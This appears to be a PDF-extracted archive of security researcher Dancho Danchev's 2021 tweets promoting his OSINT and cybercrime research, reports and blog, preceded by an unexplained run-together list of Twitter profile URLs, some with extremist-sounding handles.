40khttps://twitter.com/HA_alshami03https://twitter.com/jundi71033868https://twitter.com/nor92331https:// twitter.com/WmWmWm57https://twitter.com/tytxzxxzhttps://twitter.com/raisiiiiihttps://twitter.com/FIIIII2 015https://twitter.com/BrCdPrsnrhttps://twitter.com/leembfs2017https://twitter.com/Sheb84669751https://t witter.com/GMCTNT_1979https://twitter.com/593162https://twitter.com/bela_hudoodhttps://twitter.com/ u_r7yokhttps://twitter.com/kalmat_haaqhttps://twitter.com/meersbo2https://twitter.com/lahmd61https://t witter.com/TurMedia316https://twitter.com/shamtu_33https://twitter.com/hoec15https://twitter.com/l41llll ttps://twitter.com/Aljabarti45https://twitter.com/abo_roqaia82https://twitter.com/inmyheartisishttps://twitt er.com/gurababiz1551https://twitter.com/jhkghiyhttps://twitter.com/Hero_isis_711https://twitter.com/itc_ha liohttps://twitter.com/TurMedia316https://twitter.com/JUI_LJhttps://twitter.com/SomQaedahttps://twitter.co m/TARLEE4https://twitter.com/Muj_93_Hedhttps://twitter.com/dieebkhelhttps://twitter.com/Hjdjduhttps://t witter.com/anwartabhttps://twitter.com/SYRIA_GIDhttps://twitter.com/Xkb038https://twitter.com/MiXoshur 2https://twitter.com/abutalut8https://twitter.com/AEJKhalilhttps://twitter.com/abu2legendhttps://twitter.co m/Gqefffwlemqpdmfhttps://twitter.com/alhlby027https://twitter.com/SuehwShehehttps://twitter.com/sdsds d325245https://twitter.com/gffggl1https://twitter.com/ISIS_1979GMChttps://twitter.com/dola24687https://t witter.com/timbosullihttps://twitter.com/f75da586675f456https://twitter.com/khilafahinfoshttps://twitter.co m/allbasrahttps://twitter.com/Muhaajirah_ https://twitter.com/abufalahalhind4https://twitter.com/Saeed_al HalabiOhttps://twitter.com/lislamic12https://twitter.com/TaWhEeD_Ohttps://twitter.com/avuOmar_shamsht tps://twitter.com/abouanstunisihttps://twitter.com/homsiiahttps://twitter.com/4_7m0o0dhttps://twitter.co

Djolyriajwhttps://twitter.com/96176629289https://twitter.com/killer_cai99https://twitter.com/mfawas1https: //twitter.com/ohatab8https://twitter.com/Ultrasmuslim1https://twitter.com/A05462492https://twitter.com/a zve76https://twitter.com/ClemStalDimhttps://twitter.com/mahmoodhttps://twitter.com/aqill41https://twitter.com/azve76https://twitter.com/PicotNohttps://twitter.com/h_a_e_23https://t

22 - Monday

09:16

Got BitCoin? Check this out - https://t.co/DjegbOF3Wx #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel

 $\rightleftharpoons 1$

25 - Thursday

09:30

Folks! I produced this today. Time to set them straight! - https://t.co/s6FMAh4BVN

≈1 ★1




09:31

This is the last of the graphs. Drop me a line at dancho.danchev@hush.com in case you're interested in participating in my currently ongoing Law Enforcement and OSINT Operation called "Uncle George". Cheers! Dancho https://t.co/tHI79vcCAx

 $\bigstar 1$

Distribution of keywords (Frequency)



27 - Saturday

00:07

New Post - "Exposing FBI's Most Wanted Cybercriminals - Omid Ghaffarinia a.k.a "Plus" - An OSINT Analysis" - https://t.co/HjCGW7Xmzf #security #cybercrime #malware #ThreatIntel #ThreatHunting

00:09

Folks! Big News! We now have a fully working Dark Web search engine featured on the front page at - https://t.co/fnswrm8KWP including a new layout! Stay tuned! https://t.co/GUPwPe0EMO

≈1 ★1



22:10

New Post - "Dancho Danchev's Disappearance - 2010 - Official Complaint Against Republic of Bulgaria - Part Two" - https://t.co/q2ZS4lscnW #security #cybercrime #malware #CyberAttack #CyberSec #ThreatHunting #ThreatIntel

≈3

28 - Sunday

08:36

New Post - "Dancho Danchev's Law Enforcement and OSINT Operation "Uncle George" - An Update" https://t.co/JEzdAxmw07 #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel

24 ★1

March

2 - Tuesday

07:18

Folks! Check out our flagship search engine for hackers and security experts on the front page at https://t.co/fnswrm8KWP where I'm currently running a high profile project including a fully working flagship Dark Web search engine. Stay tuned!

@TierSigma You're most welcome! Keep up the good work and the feedback coming.

Stay tuned!

 $\bigstar 1$

6 - Saturday

07:33

New Post - Exposing a Currently Active Portfolio of High-Profile Cybercriminal Email Addresses - Part Four - https://t.co/wQlqKtsxbO #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatIntel

07:36

New Post - "Exposing GRU's Involvement in U.S Election Interference - 2016 - An OSINT Analysis" - https://t.co/XpRrj62sHA #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatIntel

≠4 ★1

9 - Tuesday

05:12

New Post - "Exposing a Currently Active Portfolio of High-Profile Cybercriminal Email Addresses - Part Five" - https://t.co/XGk6pbXaf2 #security @cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #ThreatIntel

 $\rightleftharpoons 1 \bigstar 1$

05:13

New Post - "Exposing a Currently Active Portfolio of High-Profile Cybercriminal Email Addresses - Part Six" - https://t.co/5XKRSDTXxQ #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #ThreatIntel

 $\rightleftharpoons 2 \bigstar 1$

05:18

New Post - "Exposing a Currently Active Portfolio of High-Profile Cybercriminal Email Addresses - Part Seven" - https://t.co/uwoqAB3jdh #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #ThreatIntel

 $\rightleftharpoons 1 \bigstar 1$

05:39

@CYBERCOM_DIRNSA @US_CYBERCOM @NSAGov @gillibrandny @SenBobCasey Keep up the good work going! If it takes a FOIA request to show them how it's done I would be checking the FOIA section every day - https://t.co/S9xqgwPm7q I recently did this article which might be informative - https://t.co/ixQXrZtuZm

@zackwhittaker Supply chain malware attacks are nothing new and should be considered dangerous. Check out this analysis here - https://t.co/03tnrwQbK7

08:48

@Treadstone71LLC @CityAM_Crypto @MayIrmamay14 @CERAP_Paris Jeff. Check this out - https://t.co/fRbK11tuUD; https://t.co/p6siiRueVF; https://t.co/iT9PtWbYvb; https://t.co/9ncE73Xm8f; https://t.co/zeOrVIYvRA; https://t.co/OeHLX9PkOU; https://t.co/uFPivg5tDg; https://t.co/oS7kfZDojF; https://t.co/z53voQWOWR

10:21

I'm back on Twitter! Stay tuned! RT pls! #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntelligence

10:22

The beauty of HD streaming over 3G, ah all the pixels, and how about the audience?

Magnificent!+disseminated to all the right parties. #WTF

10:23

I'm proud to have been part of a team which constructively sets people/companies/products straight. Yeah, it's so @ZDNet I'm talking about! #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntelligence

≥2 ★1

10:26

Here's a quick compilation which is Amazon Kindle compatible. This is basically all of my articles which I did for @ZDNet for a period of 4 years - https://t.co/JXE067UcqW Enjoy and stay tuned!

10:27

My experience with Team @Webroot? I can't wait to meet all the folks with which I attended InfoSec 2012 in London. Remember my research back then? Grab a copy here - https://t.co/eVsxfo6tWx Cheers and stay tuned!

10:28

You see what I want you to see, you hear what I want you to hear, you do what I know you would do. Your entire existence is therefore a reflection of my desires. #OPSEC #SIGINT #OSINT #security #cybercrime #malware

⇄1

10:30

You killed the kid, now try to enjoy the adult. Who by the way happens to be one fine piece of work! :-) Check out the related posts here - https://t.co/q2ZS4IscnW

Beware the power of the rejected, uneducated, and socially insignificant waitress.

#WTF

10:31

The old farts VS Generation I cybercrime fighters warfare, is currently taking place everywhere. Let the true professionals win! #security #cybercrime #malware

10:31

The day LE starts chasing down legitimate researchers, is the day when LE officially has no clue where the real criminals are. #BUSYness #security #cybercrime #malware

10:32

How do you fight hypocrisy and envy? With professionalism. #security #cybercrime #malware

10:33

Throughout my modest life experience, I came to the conclusion that bureaucrats exercising pseudo-executive power. #WTF

10:33

When you talk and nobody listens, something's conveniently wrong with everyone's ears. #daily #dose #of #wisdom #security #cybercrime #malware

⇄1

10:34

I'm sorry but I can't say I'm sorry for being young, talented, legitimate and single.
Why? Cause it feels good! #security #cybercrime #malware

10:34

Sometimes, 90% of a LE case is solved, by simply asking. #security #cybercrime #malware

10:34

The more you like me, the more irrelevant I become. The more you hate me, the important I become. #security #cybercrime #malware

10:35

The reason why I possess high value postal stamp collections is fairly simple - you always lose what you don't respect. #security #cybercrime #malware

10:35

Don't you get it? I'm the whole idea. #security #cybercrime #malware

10:36

I've lived to see it - a washing machine technician schooling the cybercrime expert. It 100

will be the other way around the next time. #security #cybercrime #malware

10:36

Everyone wants a piece of me these days. #security #cybercrime #malware

10:37

Is it just me, or I'm most productive when I'm most pissed off? #security #cybercrime #malware

10:37

There's a special kind of people who patiently wait for research to accumulate, than take credit for acting upon it, excluding the original sources. Sad. #security #cybercrime #malware

10:37

Self-serving pseudo-anonymous quote of the day: "Just because I'm beautiful, doesn't necessarily mean that I'm stupid too." #security #cybercrime #malware

 \rightleftharpoons 1

10:39

If you believe that you need to become a cybercriminal in order to catch a cybercriminal, you're an OSINT/CYBERINT amateur. #security #cybercrime #malware

≥1

10:39

Treating the decease (malware infection) is far more profitable than curing it (jail, securing the masses etc.). #security #cybercrime #malware

10:40

The day you're able to gather all this without interacting with the person in question, is the day when you can officially call yourself a pro. #security #cybercrime #malware

10:40

Since everyone knows how to contact "them", why hasn't anyone done such type of interview? Bad taste. #security #cybercrime #malware

10:42

What happens when a security researcher starts suffering from the Stockholm syndrome, by have a favorable stance against cybercrime? Check out the related posts here - https://t.co/q2ZS4lscnW #security #cybercrime #malware

 \rightleftharpoons 1

10:43

I'm so proud of my coverage on Chinese censorship since 2006 - I'm reading, and I'm smiling. Check out the posts here - https://t.co/cQYnTrQ0Eq #security #cybercrime #malware

⇄1

10:44

The only way to work with someone you don't like is by realizing the seriousness of the job you're doing. #security #cybercrime #malware

10:44

You shall obfuscate, I shall deobfuscate. #security #cybercrime #malware

10:45

But every decent researcher knows that nobody is "building" botnets anymore.
They're "generating" them. #security #cybercrime #malware

10:46

I know who you got paid to DDoS last summer. Check out the post here - https://t.co/UArb4oKSyo #security #cybercrime #malware

10:46

Connecting a DDoS for hire service with a government-sponsored attack is like connecting a hooker with...well you get the point. #security #cybercrime #malware

10:47

No cybercriminal starts from scratch in 2021. It takes a modest \$500 investment to purchase 1k infected host. #security #cybercrime #malware

 \rightleftharpoons 1

10:49

The drug addict - the single more irrelevant cosmic phenomena known to the vast universe. #offtopic #security #cybercrime #malware

 $\rightleftharpoons 1$

10:50

The true OSINT analyst would expose everything without interacting with the people in question. #security #cybercrime #malware

★2

10:51

Define hypocrisy? Don't disrupt the cybercrime infrastructure which I originally profiled based on my initial research. #security #cybercrime #malware

10:52

The reason why I don't engage in OS security flame wars is simple - there are no insecure OSs, they are insecurely configured OSs. #security #cybercrime #malware

10:52

Thought of the day: The more they hate you, the more important you are. Then 102

again, life is not a fashion show. So keep walking. #security #cybercrime #malware 10:53

There's no such thing as bad publicity, except your own obituary. #security #cybercrime #malware

10:53

Feed the masses, eat with the classes #WTF

10:54

This is a "with all due respect tweet". Researchers ruining important threat intell sources for the sake of their page views are bad researchers. #security #cybercrime #malware

10:54

Brand it, rebrand it, or co-brand it, the advanced persistent threat is cybercrime as usual, with no significant impact on your daily operations. #security #cybercrime #malware

⇄1

10:55

Having worked/studied with RU and CN folks, for RU I know they don't like being told what do to. For CN they either like you or they don't. #offtopic #security #cybercrime #malware

10:55

Everyone's writing books about cyber warfare these days. That's the problem.

#security #cybercrime #malware

10 - Wednesday

03:38

New Post - "Exposing the Modern Money Mule Recruitment Ecosystem - An In-Depth OSINT Analysis" https://t.co/L0otM4Gcup #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatHunting #ThreatIntelligence

≈6 **★**3


22:42

Folks! Check this out! Cybercrime Forum Data Set for 2019 - https://t.co/TvkrzdPYPT #security #cybercrime #malware #CyberSecurity #cyberattacks #CyberSec #CyberSecurityAwareness #ThreatIntel #ThreatIntelligence Enjoy!

11 - Thursday

06:18

https://t.co/eVsxfo6tWx https://t.co/IFengcU8KA




06:19


"AN IN-DEPTH ANALYSIS OF HUNDREDS OF HIGH-PROFILE AND NEVER-PUBLISHED BEFORE SECURITY RESEARCH ARTICLES AND OSINT ANALYSIS BY THE WINNER OF JESSY H. NEAL AWARD FOR BEST BLOG FOR ZDNET'S ZERO DAY BLOG FOR 2010." - DANCHO DANCHEV


DANCHO DANCHEV'S SECURITY RESEARCH PORTFOLIO FOR ZDNET'S ZERO DAY BLOG

IN-DEPTH OVERVIEW AND ANALYSIS OF SECURITY BLOGGER DANCHO DANCHEV'S SECURITY RESEARCH FOR ZDNET'S ZERO DAY BLOG CIRCA 2008-2012

BY DANCHO DANCHEV









12 - Friday

09:09

https://t.co/kyl5GvScSi

22 - Monday

02:17

Folks. Check this out! New layout at https://t.co/fnswrm8KWP Cheers! Dancho #Security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatIntelligence

I'm switching my personal blog to private mode as of today with the idea to attract a new form of readership that also includes loyal readers. Request access now. https://t.co/7sCvOYkFHE #security #cybercrime #malware #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence

 \rightleftharpoons 2

23:17

Who's interested in this? - https://t.co/7sCvOYkFHE #security #cybercrime #malware #CyberSec #ThreatHunting

23:24

Folks! Who wants to obtain private access to my blog? - https://t.co/7sCvOYkFHE #security #cybercrime #malware #CyberSec #ThreatHunting https://t.co/sM2UAYVaez

≥1 ★3



23 - Tuesday

20:47

96 seats left! Request access today! - https://t.co/wEK5XX2J9Z #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel

#ThreatIntelligence

⇄1

22:17

@jmxjmxpro Send an introduction to dancho.danchev@hush.com and I'll then fill you in the process. Regards. Dancho

 $\bigstar 1$

24 - Wednesday

00:38

93 seats left! Request access today! - https://t.co/JTcqOaYgET https://t.co/AKWHqVtDzD



26 - Friday

12:18

Stay tuned for an upcoming interview with me for Russian OSINT. Check out the details here - https://t.co/6yL4PKVOsT https://t.co/CrNRo3tvfE

≈1 ★2




27 - Saturday

00:02

93 seats still left! https://t.co/JTcqOaYgET request access today! https://t.co/7g6vWgWzjX




Grab a copy of the first report on Iran's Hacking Ecosystem here - https://t.co/fRbK11tuUD for free including the second edition of the report from here - https://t.co/p6siiRueVF for free! Cheers! Dancho https://t.co/T6b7qJh4QU




09:07

Grab a copy of the first report on Iran's Hacking Ecosystem here - https://t.co/fRbK11tuUD for free including the second edition of the report from here -





Grab a copy of the first report on Iran's Hacking Ecosystem here - https://t.co/fRbK11tuUD for free including the second edition of the report from here - https://t.co/p6siiRueVF for free! Cheers! Dancho https://t.co/R3vJ4VkC4u



28 - Sunday

08:49

Is anyone running a MISP or OpenCTI instance for their team or organization and wants me to jump in? Reply or drop me a line dancho.danchev@hush.com #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting

⇄1 09:01

In a previous life I was about to work with HBGary - https://t.co/SRSiBRVJOh quite a privilege and an honor! Regards. Dancho

 $\rightleftharpoons 1 \bigstar 1$

30 - Tuesday

07:47

New Post - "Exposing a Currently Active Stolen Credit Cards E-Shop - An OSINT Analysis" - https://t.co/wUrRDmhPsS #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #threatintelligence

07:48

New Post - "Current and Future Assessment of U.S U.K and German Cyber Intelligence and Cyber Surveillance Programs and Tradecraft - An Analysis" -

https://t.co/n8xwn7cuRQ #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel

07:48

New Post - "The "Russia Small Group" - A Step in the Right Direction or a Dangerous Game to Play With?" - https://t.co/KgT63Oek5c #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #threatintelligence

 \rightleftharpoons 1

April

2 - Friday

06:28

Q: Who are you? A: I'm the one schooling you son. https://t.co/TCcFUbAWUf #NowPlaying

06:31

https://t.co/EoqHZoaY55 #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberCrimes #CyberHunter #ThreatIntelligence #ThreatHunting

06:32

https://t.co/qBbOl3zR5f #security #cybercrime #malware

 $\bigstar 1$

06:33

https://t.co/c9XGjM3iaO #security #cybercrime #malware

06:34

https://t.co/kDPYiEkDQQ #security #cybercrime #malware

7 - Wednesday

09:18

https://t.co/kyl5GvScSi #security #cybercrime #malware #CyberAttack #ThreatIntelligence #ThreatHunting

09:52

@vxunderground @threatresearch Check this out! - https://t.co/1bf58DQ1sD Cheers! Dancho



116

9 - Friday

03:35

Hey @Russian_OSINT just send back the interview questions and I'll be in a stay tuned mode to see them published. Regards. Dancho

2 ★1 03:41

Someone's been reading my "Malware - Future Trends" report circa 2006 - https://t.co/8wfdqxgEcX hence today's modern ransomware threat also known the rise of cryptoviral extortion. #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattack

≈3

09:06

Anyone hiring security bloggers reporters journalists including OSINT analysts and threat intelligence analysts?

17:30

Guys. Does anyone have an iOS developer account including a Google Developer account and wants to assist me in publishing an application for my personal blog? Can you send me an invite? Post a comment or send the actual invitation to dancho.danchev@hush.com https://t.co/F9HWNnIhiA



10 - Saturday

07:31

Any iOS developers or Google developers reading this? Can you please post a comment. Regards. Dancho

$\bigstar 1$

09:22

My presentations - https://t.co/nNsXMPrGi0


09:24

Check this out! This is basically a copy of all of my publicly accessible research - https://t.co/UZ6qVAhxVF

This is an interview with me - https://t.co/glQoxvUWSs #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #threatintelligence

09:48

Who wants to pre-order? - https://t.co/0leO1pf7rU https://t.co/cJj9NYhzQt



09:53

Underground chatter on my disappearance circa 2010. Source: https://t.co/tl1TP2B5ZT https://t.co/CQm7Uf27ZC



Underground chatter on my disappearance circa 2010. Source: https://t.co/cTtpAbqDQF CC: @Xylit0l

23:37

The is me in NYTimes on the Koobface botnet - https://t.co/uW1OBMgsXM

12 - Monday

02:30

Amazon Kindle users! Check this out - https://t.co/JT676NfPZI #security #cybercrime #malware #CyberAttack #ThreatIntel #threatintelligence

 \rightleftharpoons 1

23:55

https://t.co/fRbK11tuUD https://t.co/zfoOWB7TFl






13 - Tuesday



14 - Wednesday

04:36

Folks. I wanted to let everyone know that I've just released my "Cybercrime Forum Data Set for 2021" which consists of full offline copies of over 111 publicly accessible cybercrime-friendly forum communities. https://t.co/it8HZFXHhJ https://t.co/MhaSxxpi1K



16 - Friday

09:59

Folks! Check out this report courtesy of me - "How to use @whoisxmlapi API in Combination with Maltego for Advanced Bulletproof Malicious Infrastructure Investigation" - https://t.co/MuQ3QmOnZA [PDF] #security #cybercrime #malware #ThreatIntel #ThreatHunting

17 - Saturday

07:28


Folks. Check out my second report for @whoisxmlapi "How to use WhoisXML API in Combination with Maltego for Advanced Mapping and Reconnaissance of Botnet Command and Control Infrastructure Using Hostinger's Legitimate Infrastructure" - https://t.co/CgXOCjkmdz

 $\bigstar 1$

19 - Monday

10:18

I'm live! Show your reader support in case you know who I am what I'm up to and the type of research that I publish. https://t.co/uvAt5h1Kt8 iOS version coming soon! https://t.co/aIF8gw7rBK



20 - Tuesday

02:48

Folks. Stay tuned for an additional set of new white papers using @whoisxmlapi and @MaltegoHQ to be released today or tomorrow. Catch up - E-shop for stolen credit cards - https://t.co/ChQTqSNqow botnet C&C using @Hostinger - https://t.co/eL8FCTB6TW

21 - Wednesday

02:40

Joining Team @whoisxmlapi - https://t.co/SzOM2wMAtJ #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel

#ThreatHunting #ThreatIntelligence

≥3 ★2

02:43

Why I've decided to join Team @whoisxmlapi and why you should grab an account today? - https://t.co/oDRBOSHOc9 #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatHunting #ThreatIntelligence

≥3 ★1

03:32

https://t.co/uvAt5gK9BA #security #cybercrime #malware #CyberAttack #cyberattacks #cyberthreatintelligence #ThreatIntel #ThreatHunting #ThreatIntelligence

23 - Friday

13:35

Check this out! https://t.co/KxAShMz7ud CC: @whoisxmlapi @briankrebs #security #cybercrime #CyberSecurity #cyberattacks #CybersecurityNews #CyberSec #threatintelligence #threatdetection

⇄1

13:38

Folks. Check this out. Second case study for today. https://t.co/bt2QioKYYr CC: @whoisxmlapi #Security #cybercrime #malware #CyberSecurity #cyberattacks #CybersecurityNews #CyberSec #threatintelligence #threatdetection

≥2 ★2

13:41

This is the third case study for today. https://t.co/RCa8TBWzMg CC: @whoisxmlapi #security #cybercrime #malware #CyberSecurity #cyberattacks #CybersecurityNews #CyberSec #threatintelligence #threatdetection


⇄1

24 - Saturday


20:44

https://t.co/uvAt5gK9BA'#security #cybercrime #malware #cybersecuritytips #CyberAttack #ThreatHunting https://t.co/Bsuj7b0sNW

 $\rightleftharpoons 1 \bigstar 1$



https://t.co/uvAt5gK9BA #security #cybercrime #malware #CyberAttack #cybersecuritytips #ThreatHunting https://t.co/WMLoS0fQ1z



25 - Sunday

